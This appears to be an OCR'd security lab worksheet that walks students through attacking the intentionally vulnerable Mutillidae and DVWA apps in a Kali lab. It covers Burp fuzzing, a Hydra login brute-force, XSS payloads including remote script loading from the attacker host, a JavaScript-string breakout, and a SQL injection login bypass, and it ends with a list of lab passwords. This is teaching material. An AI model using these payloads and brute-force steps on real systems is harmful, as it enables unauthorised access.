


```
GET /mutillidae/ HTTP/1.1
Host: 192.168.190.135
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0 Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: showhints=1; PHPSESSID=57cf4f8b
Connection: keep-alive
If-Modified-Since: Fri, 07 Mar 2014 14:10:01
```

Figure 7: Send to Intruder

Now find the GET and copy it to the **Intruder tab (Figure 8)**. Next identify the word that we are going to change (login) and then select **Add** from the menu on the right-hand side.

```
GET /mutillidae/index.php?page=login.php HTTP/1.1
Host: 10.200.0.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0
Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.200.0.47/mutillidae/
Cookie: PHPSESSID=07ff27a73f023023506b0083b5fb7083
Connection: keep-alive
If-Modified-Since: Mon, 26 May 2014 21:47:52 GMT
```


Burp Suite Free Edition v1.5
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Options Alerts
1 2 3 4 5 6 ...
Target Positions Payloads Options
Payload Positions


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /mutillidae/index.php?page=§login§.php HTTP/1.1
Host: 10.200.0.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0 Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.200.0.47/mutillidae/
Cookie: PHPSESSID=07ff27a73f023023506b0083b5fb7083
Connection: keep-alive
If-Modified-Since: Mon, 26 May 2014 21:47:52 GMT
```

Figure 8: Intruder tab and adding a fuzzifier

Now we need to select some values to fuzz the page parameter. Go to the Intruder>Payloads tab and add some payload words to the list, such as in Figure 9.


Burp Suite Free Edition v1.5
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Options Alerts
1 2 3 4 5 6 ...
Target Positions Payloads Options
Paste
Load ...
Remove
Clear
Add
Add from list ... [Pro version only]
Add
Edit
Remove

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 5

Payload type: Simple list Request count: 5

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
acccounts
access
accounting
admin
administration
```


Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

Figure 9: Adding payload list


Run the brute-force fuzzer from the Intruder>Start Attack menu. The Fuzzing Attack window should be displayed and shows the progress (Figure 8). The Request>Raw tab below the Results show the Requests which are sent (Figure 11). Next the Response>Raw Tab shows what was returned from the web application for each response. The Response>Render shows the rendered page as a browser would display it (Figure 12).


Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Options Alerts
2 6
Target
Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options

Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	26433	baseline request
1		200	☐	☐	22107	
2	admin	200	☐	☐	73732	
3	administrator	200	☐	☐	73828	
4	accounts	200	☐	☐	22147	
5	accounting	200	☐	☐	22157	
6	agent	200	☐	☐	22132	
7	agents	200	☐	☐	22137	
8	secret	200	☐	☐	73744	
9	secretstuff	200	☐	☐	22162	


Figure 10:



```
5    accounting     200   22157
6    agent          200   22132
7    agents         200   22137
8    secret         200   73744
9    secretstuff    200   22162
```

```
GET /mutillidae/index.php?page=admin.php HTTP/1.1
Host: 192.168.190.135
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0 Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.190.135/mutillidae/index.php?page=home.php
Cookie: showhints=1; PHPSESSID=57cf4f8b49c456170ee2070c7e0dc560
Connection: close
If-Modified-Since: Fri, 07 Mar 2014 19:30:37 GMT
```

Figure 11:



```
1                      200   22107
2    admin             200   73732
3    administrator     200   73828
4    accounts          200   22147
5    accounting        200   22157
```

Secret PHP Server Configuration Page

Figure 12:

Manually review each rendered response.

Which Hidden pages have been discovered?
What about the length of those pages might be an indication of pages found?

L Brute Force

We will crack the username and password on the Web login in two ways. The first is use Hydra, where you can create a file (list_user) with the following:

administrator
admin
root
guest

and for list_password:

password
Password

123456
pa$$word

Next run Hydra with these usernames and passwords:

```
# hydra -L list_user -P list_password [IP META] http-post-form
"/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"
```

From this determine one of the usernames and passwords.

In the next method, capture a sample login for a user with **Burp Suite**, and then use the fuzzifier for the username and password parameters. Add the same values defined above, and run the Intruder-> Start Attack option, and check that the same username and password is found.

From this determine one of the usernames and passwords.

M Injection Attack

Within Kali, start-up **Burp Suite**. Next open-up a browser, and set it up to use a **Manual proxy** of 127.0.0.1 on a port of 8080. From the browser in Kali, access the Metasploit instance from the page:

http://[IP META]/mutillidae/index.php?page=dns-lookup.php

Now enter google.com for a search for IP addresses, and use Burp Suite to capture the response.

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 10.200.0.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0
Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.200.0.47/mutillidae/index.php?page=dns-lookup.php
Cookie: PHPSESSID=2858f079ae6eaad4f60e4d2c8ec4e7a2
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
target_host=google.com&dns-lookup-php-submit-button=Lookup+DNS
```

Now copy the request, go the **Repeater tab**, and paste the request. Next modify the request to intel.com, and send it to Web server.

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 10.200.0.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0
Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.200.0.47/mutillidae/index.php?page=dns-lookup.php
```

```
Cookie: PHPSESSID=2858f079ae6eaad4f60e4d2c8ec4e7a2
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
target_host=intel.com&dns-lookup-php-submit-button=Lookup+DNS
```

Outline the IP addresses returned for google.com and intel.com. What are the IP addresses found:

Next go to the **Compare tab**, and paste both of the responses, and compare them for words. Outline some of the differences:

It can be seen that one of the changes is between the google.com and the intel.com names. Identify these in the changes. Next update the request with:

```
<script>alert('Oops I have been compromised');</script>
```

Link modification

Verify that it now shows a pop-up message. Next we will compromise one of the menu items for the Hypertext links. For this add a request of:

```
<script>var link=document.getElementsByTagName("a");
link[0].href="http://bbc.co.uk"</script>
```

Now, examine the reply coming back, and access related Web link, and verify that it goes to the BBC site (Home link).

Remote JavaScript injection

Next we will insert some JavaScript from a remote site. On your Kali instance, make sure the Web server is running:

```
apache2ctl start
```

Go to the **/var/www** folder on Kali and view the test.js folder. Outline the contents of this file:

Now inject this script into the page. By first accessing:

http://[IP META]/mutillidae/index.php?page=dns-lookup.php

and insert the following script:

```
<script src="http://[IP KALI]/test.js"></script>
```

The page should now be hacked. What is the result:

N JavaScript Injection

Within Kali, start-up **Burp Suite**. Next open-up a browser, and set it up to use a **Manual proxy** of 127.0.0.1 on a port of 8080. From the browser, access the Metasploit instance from the page:

http://[IP META]/mutillidae/index.php?page=password-generator.php&username=anonymous

Next generate the password, and examine the response:

```
GET /mutillidae/index.php?page=password-generator.php&username=anonymous HTTP/1.1
Host: 10.200.0.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0
Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.200.0.47/mutillidae/
Cookie: PHPSESSID=2858f079ae6eaad4f60e4d2c8ec4e7a2
Connection: keep-alive
If-Modified-Since: Sun, 25 May 2014 19:48:33 GMT
```

Now examine the response, and find the **anonymous** name. Take the request, and copy it to **Repeater tab**, and change the request to insert a canary:

```
GET /mutillidae/index.php?page=password-generator.php&username=canary HTTP/1.1
Host: 10.200.0.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0
Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.200.0.47/mutillidae/
Cookie: PHPSESSID=2858f079ae6eaad4f60e4d2c8ec4e7a2
Connection: keep-alive
If-Modified-Since: Sun, 25 May 2014 19:48:33 GMT
```

Select Go, and view the response:


```
HTTP/1.1 200 OK
Date: Sun, 25 May 2014 20:28:10 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10

...
```

Now copy the response for the first response and paste to the **Comparer tab**, and then copy the new one (generated by canary):

GET /mutillidae/index.php?page=password-generator.php&username=anonymous HTTP/1.1
GET /mutillidae/index.php?page=password-generator.php&username=canary HTTP/1.1

There should be six differences. What are these changes (Figure 11):


File Edit View
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Options Alerts
Most Visited
Comparer
Word compare of #5 and #6 (6 differences)
Key: Modified Deleted Added
Sync views
Compare ...
Words
Bytes

This function lets you do a word- or byte-level comparison between different data. You can load, paste, or send data here from other tools and then select the comparison you want to perform.

Length: 24,294 (● Text ○ Hex)

```
<script>
        try{
                document.getElementById("idUsernameInput").innerHTML =
"This password is for anonymous";
        }catch(e){
                alert("Error: " + e.message);
        }// end catch
</script>

                        <!-- End Content -->
                </blockquote>
                        </td>
                </tr>
        </table>

<div class="footer">Browser: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101
Firefox/18.0 Iceweasel/18.0.1</div><div class="footer">PHP Version:
5.2.4-2ubuntu5.10</div>
        <div class="footer">
                The newest version of
                <a
href="http://www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable-php
-owasp-top-10" target="_blank">
```

Length: 24,291 (● Text ○ Hex)

```
value="Generate" onclick="onSubmitOfGeneratorForm(this.form);" />
                                        </td>
                        </tr>
                        <tr><td></td></tr>
                </table>
        </form>
</div>

<script>
        try{
                document.getElementById("idUsernameInput").innerHTML =
"This password is for canary";
        }catch(e){
                alert("Error: " + e.message);
        }// end catch
</script>

                        <!-- End Content -->
                </blockquote>
                        </td>
                </tr>
        </table>

<div class="footer">Browser: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101
```

Figure 13: Comparing results

When you examine the code with the canary, you should see:

```
try{
 document.getElementById("idUsernameInput").innerHTML = "This password is for canary";
}catch(e){
 alert("Error: " + e.message);
}// end catch
</script>
```

Now we can create an injection by completing the JavaScript:

```
try{
 document.getElementById("idUsernameInput").innerHTML = "This password is for ";}
catch (e) {} alert(0); try { a="
“}catch(e){
 alert("Error: " + e.message);
}// end catch
```

Next go to the **Encoder tab**, and encode as URL to give:

```
";} catch (e) {} alert(0); try { a="
```

To give:

```
%22%3b%7d%20%63%61%74%63%68%20%28%65%29%20%7b%7d%20%61%6c%65%72%74%28%30%29%3b%20%7
4%72%79%20%7b%20%61%3d%22%20
```

Show that the result is:

```
   try{

     document.getElementById("idUsernameInput").innerHTML = "This password is for
";} catch (e) {alert(0); try { "canary"; ";

   }catch(e){

     alert("Error: " + e.message);

   }// end catch
```

Did a pop-up appear when you injected the code:

O XSS (Cross-site Scripting)

Within Kali, start-up **Burp Suite**. Next open-up a browser, and set it up to use a **Manual proxy** of 127.0.0.1 on a port of 8080. From the browser, access the Metasploit instance from the page:

http://[IP META]/mutillidae/index.php?page=user-info.php

Next enter a sample user name and password, and capture the request:

```
GET /mutillidae/index.php?page=user-info.php&username=bill&password=fred&user-info-
php-submit-button=View+Account+Details HTTP/1.1
Host: 10.200.0.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0
Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: showhints=2; PHPSESSID=2858f079ae6eaad4f60e4d2c8ec4e7a2
Connection: keep-alive
If-Modified-Since: Sun, 25 May 2014 22:32:38 GMT
```

A typical call to a database is:

SELECT * FROM accounts WHERE username=’$admin’ AND password=’$pass’

And where the users enters “admin” and “password” gives:

SELECT * FROM accounts WHERE username=’admin’ AND password=’password‘

Then an intruder could change this to:

SELECT * FROM accounts WHERE username=’admin’ AND password=’**’ OR 1=1 –** ‘

Which will always return a true for the match. To achieve this enter the following as a password:

```
‘ OR 1=1 --
```

And convert this to a URL string:

```
%20%27%20%4f%52%20%31%3d%31%20%2d%2d%20
```

And inject it as a password for the request.

What happens to the results on the Web page:

Examine the **/usr/log/apache2/access.log** file, and identify the malicious entry. What details of the host can be gained:

How could the SQL injection be detected from the log:

Appendix

User logins: Ubuntu (User: napier, Password: napier123), Windows: (User: Administrator, Password: napier), Vyatta (User: vyatta, Password: vyatta), pfsense (User: admin, Password: pfsense),

Metasploitable (User: msfadmin, Password: napier123)

Kali (User: root, Password: toor).

To run the X11 interface if the system boots into the console mode use:

startx

You may have to delete the lock file before it starts.